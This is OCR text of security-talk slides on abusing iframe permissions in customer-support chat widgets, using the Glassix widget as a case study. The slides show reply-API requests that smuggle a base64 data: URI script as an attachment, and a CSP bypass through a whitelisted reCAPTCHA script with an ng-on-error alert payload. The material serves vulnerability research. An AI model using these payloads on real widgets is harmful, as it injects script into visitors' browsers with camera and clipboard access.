
```
<iframe src="bubuchat.com?id=XXX" allow="camera;microphone;display-capture;clipboard-read">
```




Funny part - How to attack this permission model?


-> **Case 1:** Hacking Embedded Documents with Permissions

1. Gain access to a company's account.
2. Inject our code in the chat widget.



Customer Support Widgets






Case 1: *Glassix Widget*

PublicWWW:

- 128 websites

Wappalyzer:

- 300 websites.



Stats from builtwith.com

Glassix Widget


POST /api/v1.2/widget/reply

{ text: “message”, attachments: [] }

1

```
{
      text: “”,
      attachments: [
            …
            “type”: 1,
            …
            “uri”: “”
      ]
}
```


2



Glassix Widget

POST /api/v1.2/widget/reply


```
{
        text: “”,
        attachments: [
                …
                …
                “type”: X, // TESTING
                …
                “uri”: “”
        ]
}
```



Glassix Widget

POST /api/v1.2/widget/reply

```
{
        text: “”,
        attachments: [
                …
                …
                “type”: 8,
                …
                “uri”: “https://example.com”
        ]
}
```



Local-Scheme Documents

What is a Local-Scheme Document?

Headerless documents.

A local scheme is "`about`", "`blob`", or "`data`".

Fetch Standard WHATWG [1].

```
<iframe src=data:text/html;base64,PHNjcmlwdD5hbGVydCgncG90YXRvJyk8L3NjcmlwdD4K>
```

> `echo "PHN..." | base64 -d` → `<script>alert(1)</script>`


> Try here: https://albertofdr.github.io/dummy-pages/testing-pages/live-editor.html

[1] https://fetch.spec.whatwg.org/#local-scheme

Glassix Widget

POST /api/v1.2/widget/reply

```
{
        text: “”,
        attachments: [
                …
                …
                “type”: 8,
                …
                “uri”: “data:text/html;base64,PH…4K”
        ]
}
```



Glassix Widget

Content-Security-Policy - Who uses CSP? Really?


upgrade-insecure-requests; **worker-src** * blob:; **script-src** 'nonce-lePKq+2C8g5sIPBpR0S3qg==' 'self' hcaptcha.com *.hcaptcha.com https://www.gstatic.com/recaptcha/ https://www.google.com/recaptcha/ https://www.recaptcha.net/recaptcha/ opengraph.io *.glassix.com *.glassix.net *.glassix.io *.glassix.org *.glassix.co.uk *.glassix.co *.glassix.xyz *.glassix-aws.com *.glassix-ngrok.com *.hotjar.com static.opentok.com documentservices.adobe.com cdn.ably.io js.chargebee.com *.bluesnap.com glassix-cdn-prod.s3.eu-central-1.amazonaws.com; connect-src *.glassix.com *.glassix.net *.glassix.io *.glassix.org *.glassix.co.uk *.glassix.co *.glassix.xyz *.glassix-aws.com *.glassix-ngrok.com www.recaptcha.net *.hcaptcha.com https://functions.glassix.com *.opentok.com hlg.tokbox.com wss://*.media.prod.tokbox.com https://dc-api.adobe.io/system/log https://viewlicense.adobe.io/viewsdklicense/ glassix-private-prod-global.s3.eu-central-1.amazonaws.com glassix-private-prod.s3.eu-central-1.amazonaws.com glassix-public.s3.eu-central-1.amazonaws.com *.bluesnap.com *.cardinalcommerce.com *.kaptcha.com glassix.service.signalr.net wss://glassix.service.signalr.net wss://*.glassix.com *.ably.glassix.com wss://*.ably.glassix.com internet-up.ably-realtime.com rest.ably.io wss://ws.hotjar.com vc.hotjar.io content.hotjar.io metrics.hotjar.io data:; **frame-ancestors** 'self'; **report-uri** https://webhook.site/CSP; **object-src** 'none'; **base-uri** 'none';

Glassix Widget

Content-Security-Policy - CSP Bypass Website[1]

script-src … **https://www.google.com/recaptcha/** …

```
<script src="https://www.google.com/recaptcha/about/js/main.min.js"></script>
<img src=x ng-on-error="$event.target.ownerDocument.defaultView.alert(1)">
```




[1] https://cspbypass.com/

